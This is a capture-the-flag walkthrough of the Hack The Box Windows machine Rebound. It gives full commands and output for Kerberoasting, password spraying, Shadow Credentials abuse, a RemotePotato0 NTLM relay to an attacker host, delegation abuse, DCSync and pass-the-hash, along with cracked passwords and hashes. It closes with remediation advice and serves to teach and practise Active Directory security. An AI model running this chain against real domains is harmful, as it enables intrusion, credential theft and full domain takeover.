🛡️ HTB Rebound Walkthrough
Machine Overview
Attack Chain Summary: Rebound is an insane-difficulty Windows Active Directory machine. The attack path chains anonymous SMB enumeration, unauthenticated Kerberoasting, Shadow Credentials abuse, cross-session NTLM relay via RemotePotato0, and a Resource-Based Constrained Delegation (RBCD) → Constrained Delegation chain to achieve full domain compromise.
| Attribute | Details |
|---|---|
| Machine Name | Rebound |
| Operating System | Windows |
| Difficulty | Insane |
| IP Address | 10.129.229.114 |
Reconnaissance & Enumeration
Port Scanning
A full TCP port scan identifies multiple services typical of a Domain Controller.
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: rebound.htb0.)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664-49808/tcp  open  msrpc  Microsoft Windows RPC

Host script results:
| smb2-security-mode: 3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 6h59m58s
Service Info: Host: DC01; OS: Windows
| Port | State | Service | Version | Notes |
|---|---|---|---|---|
| 53/tcp | Open | DNS | Simple DNS Plus | Domain resolution. |
| 88/tcp | Open | Kerberos | Windows Kerberos | Key distribution center. |
| 445/tcp | Open | SMB | Windows Server | File sharing. Message signing is required. |
| 5985/tcp | Open | WinRM | HTTPAPI 2.0 | Windows Remote Management for post-exploitation shell access. |
Service Identification & Web Footprinting
The target domain must be mapped to its IP address in the local /etc/hosts file.
Guest access to SMB is permitted, revealing a readable Shared share (empty) and IPC$.
SMB  10.129.229.114  445  DC01  [+] rebound.htb\guest:
SMB  10.129.229.114  445  DC01  Share           Permissions     Remark
SMB  10.129.229.114  445  DC01  -----           -----------     ------
SMB  10.129.229.114  445  DC01  ADMIN$                          Remote Admin
SMB  10.129.229.114  445  DC01  C$                              Default share
SMB  10.129.229.114  445  DC01  IPC$            READ            Remote IPC
SMB  10.129.229.114  445  DC01  NETLOGON                        Logon server share
SMB  10.129.229.114  445  DC01  Shared          READ
SMB  10.129.229.114  445  DC01  SYSVOL                          Logon server share
With IPC$ access via the guest account, domain users can be enumerated by cycling through RID values.
netexec smb 10.129.229.114 -u guest -p '' --rid-brute 10000 | grep SidTypeUser | grep -oP '(?<=rebound\\)\S+' > usernames.txt
Initial Foothold
The Vulnerability
With the username list, accounts with Kerberos pre-authentication disabled can be identified. These accounts return an encrypted TGT (AS-REP) that can be cracked offline. In addition, unauthenticated Kerberoasting allows requesting TGS tickets using a no-preauth account without valid credentials.
Exploitation
impacket-GetNPUsers rebound/ -usersfile usernames.txt -outputfile hashesToCrack.txt -dc-ip 10.129.229.114
Only jjones has DONT_REQUIRE_PREAUTH set. The AS-REP hash does not crack against rockyou.txt — but this account enables unauthenticated Kerberoasting.
impacket-GetUserSPNs rebound.htb/ -no-preauth jjones -usersfile usernames.txt -outputfile hashesToCrack2.txt
This returns TGS hashes for krbtgt, DC01$, ldap_monitor, and delegator$. The only crackable target is ldap_monitor.
Service account passwords are frequently reused. Spraying 1GR8t@$$4u across all enumerated users yields another account.
SMB  10.129.229.114  445  DC01  [+] rebound.htb\ldap_monitor:1GR8t@$$4u
SMB  10.129.229.114  445  DC01  [+] rebound.htb\oorend:1GR8t@$$4u
Lateral Movement via Shadow Credentials
With valid credentials for oorend, AD relationship data is collected via BloodHound.

The attack path reveals oorend can add itself to SERVICEMGMT, which has GenericAll over the SERVICE USERS OU containing winrm_svc. winrm_svc has PSRemote rights to DC01.
bloodyAD -d rebound.htb --dc-ip 10.129.229.114 -u OOREND -p '1GR8t@$$4u' add groupMember SERVICEMGMT OOREND
bloodyAD -d rebound.htb --dc-ip 10.129.229.114 -u OOREND -p '1GR8t@$$4u' add genericAll 'OU=SERVICE USERS,DC=REBOUND,DC=HTB' oorend
With GenericAll over the OU, a Shadow Credentials attack is performed on winrm_svc using certipy-ad.
certipy-ad shadow auto -account winrm_svc -target dc01.rebound.htb \
  -dc-ip 10.129.229.114 -u oorend@REBOUND.HTB -p '1GR8t@$$4u' -k
[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Key Credential generated with DeviceID 'fd8da56c-802c-e8da-978a-bda7e701b198'
[*] Successfully added Key Credential to 'winrm_svc'
[*] Authenticating as 'winrm_svc' with the certificate
[*] NT hash for 'winrm_svc': 4469650fd892e98933b4536d2e86e512
User Flag
With the NTLM hash for winrm_svc, a WinRM session is established.
evil-winrm -i dc01.rebound.htb -u winrm_svc -H 4469650fd892e98933b4536d2e86e512
cat C:\Users\winrm_svc\Desktop\user.txt
Privilege Escalation
Enumeration for PrivEsc
A profile folder for tbrady exists on the DC. Uploading RunasCs reveals an active console session for tbrady.
The Misconfiguration
RemotePotato0 exploits DCOM activation to trigger cross-session NTLM authentication. With tbrady in Session 1, his authentication can be relayed to capture his NTLMv2 hash.
Exploitation
Forwarding port 135 to the target's port 9999 and triggering the authentication from Session 1:
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:10.129.229.114:9999
.\RemotePotato0.exe -m 2 -s 1 -x 10.10.14.104 -p 9999
[*] Spawning COM object in the session: 1
[+] Received the relayed authentication on the RPC relay server on port 9997
[+] User hash stolen!

NTLMv2 Username : rebound\tbrady
NTLMv2 Hash     : tbrady::rebound:85e9596881c98920:4ba2f291b8e6405839f775486cad293f:0101000000000000...
Cracking the hash reveals tbrady's password as 543BOMBOMBUNmanda.
BloodHound shows tbrady has ReadGMSAPassword on delegator$, and delegator$ has Constrained Delegation to http/dc01.rebound.htb.
netexec ldap 10.129.229.114 -d rebound.htb -k -u tbrady -p '543BOMBOMBUNmanda' --gmsa
LDAPS  10.129.229.114  636  DC01  [+] rebound.htb\tbrady:543BOMBOMBUNmanda
LDAPS  10.129.229.114  636  DC01  Account: delegator$  NTLM: 4ba33add1108fe560429fc27a1bcab6b
A chain of Resource-Based Constrained Delegation (RBCD) and Constrained Delegation is performed to impersonate DC01$ (which has DCSync privileges).
impacket-rbcd 'rebound.htb/delegator$' -hashes :4ba33add1108fe560429fc27a1bcab6b -k -delegate-from ldap_monitor -delegate-to 'delegator$' -action write -dc-ip dc01.rebound.htb -use-ldaps
impacket-getST 'rebound.htb/ldap_monitor:1GR8t@$$4u' -spn browser/dc01.rebound.htb -impersonate 'DC01$'
impacket-getST -spn "http/dc01.rebound.htb" -impersonate "dc01$" -additional-ticket 'DC01$@browser_dc01.rebound.htb@REBOUND.HTB.ccache' "rebound.htb/delegator$" -hashes :4ba33add1108fe560429fc27a1bcab6b -k -no-pass
export KRB5CCNAME=dc01\$@http_dc01.rebound.htb@REBOUND.HTB.ccache
Using DCSync, the Administrator hash is extracted.
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:176be138594933bb67db3b2572fc91b8:::
Root Flag
With the Administrator hash, a Pass-the-Hash attack yields a root shell.
evil-winrm -i dc01.rebound.htb -u administrator -H 176be138594933bb67db3b2572fc91b8
cat C:\Users\Administrator\Desktop\root.txt
Conclusion & Takeaways
Vulnerability Remediation
- Enforce Kerberos Pre-Authentication:
jjoneshadDONT_REQUIRE_PREAUTHset, enabling unauthenticated Kerberoasting of all SPN-registered accounts. Audit withGet-ADUser -Filter {DoesNotRequirePreAuth -eq $true}and enforce pre-auth on all accounts. - Eliminate Password Reuse:
ldap_monitorandoorendshared the same password, turning a service account compromise into lateral movement. Implement unique passwords per account. - Restrict OU Delegation Permissions:
SERVICEMGMTgroup members held GenericAll over theSERVICE USERSOU, enabling Shadow Credentials attacks. Apply least-privilege delegation and remove GenericAll. - Mitigate Cross-Session NTLM Relay: RemotePotato0 exploited DCOM activation to relay
tbrady's NTLM credentials across sessions. Disable NTLM where feasible and apply DCOM hardening. - Secure gMSA Password Readers:
tbradyhadReadGMSAPasswordondelegator$, exposing its NTLM hash. LimitPrincipalsAllowedToRetrieveManagedPasswordto only the computer accounts that run the managed service.
Key Lessons
- Chaining Delegation Types Creates Complex Attack Paths: The combination of RBCD and Constrained Delegation bypassed the
NOT_DELEGATEDprotection on the Administrator account by pivoting through theDC01$machine account. - Shadow Credentials Are a Stealthy Persistence Mechanism: Writing to the
msDS-KeyCredentialLinkattribute allows PKINIT authentication without knowing the user's password, effectively bypassing password resets.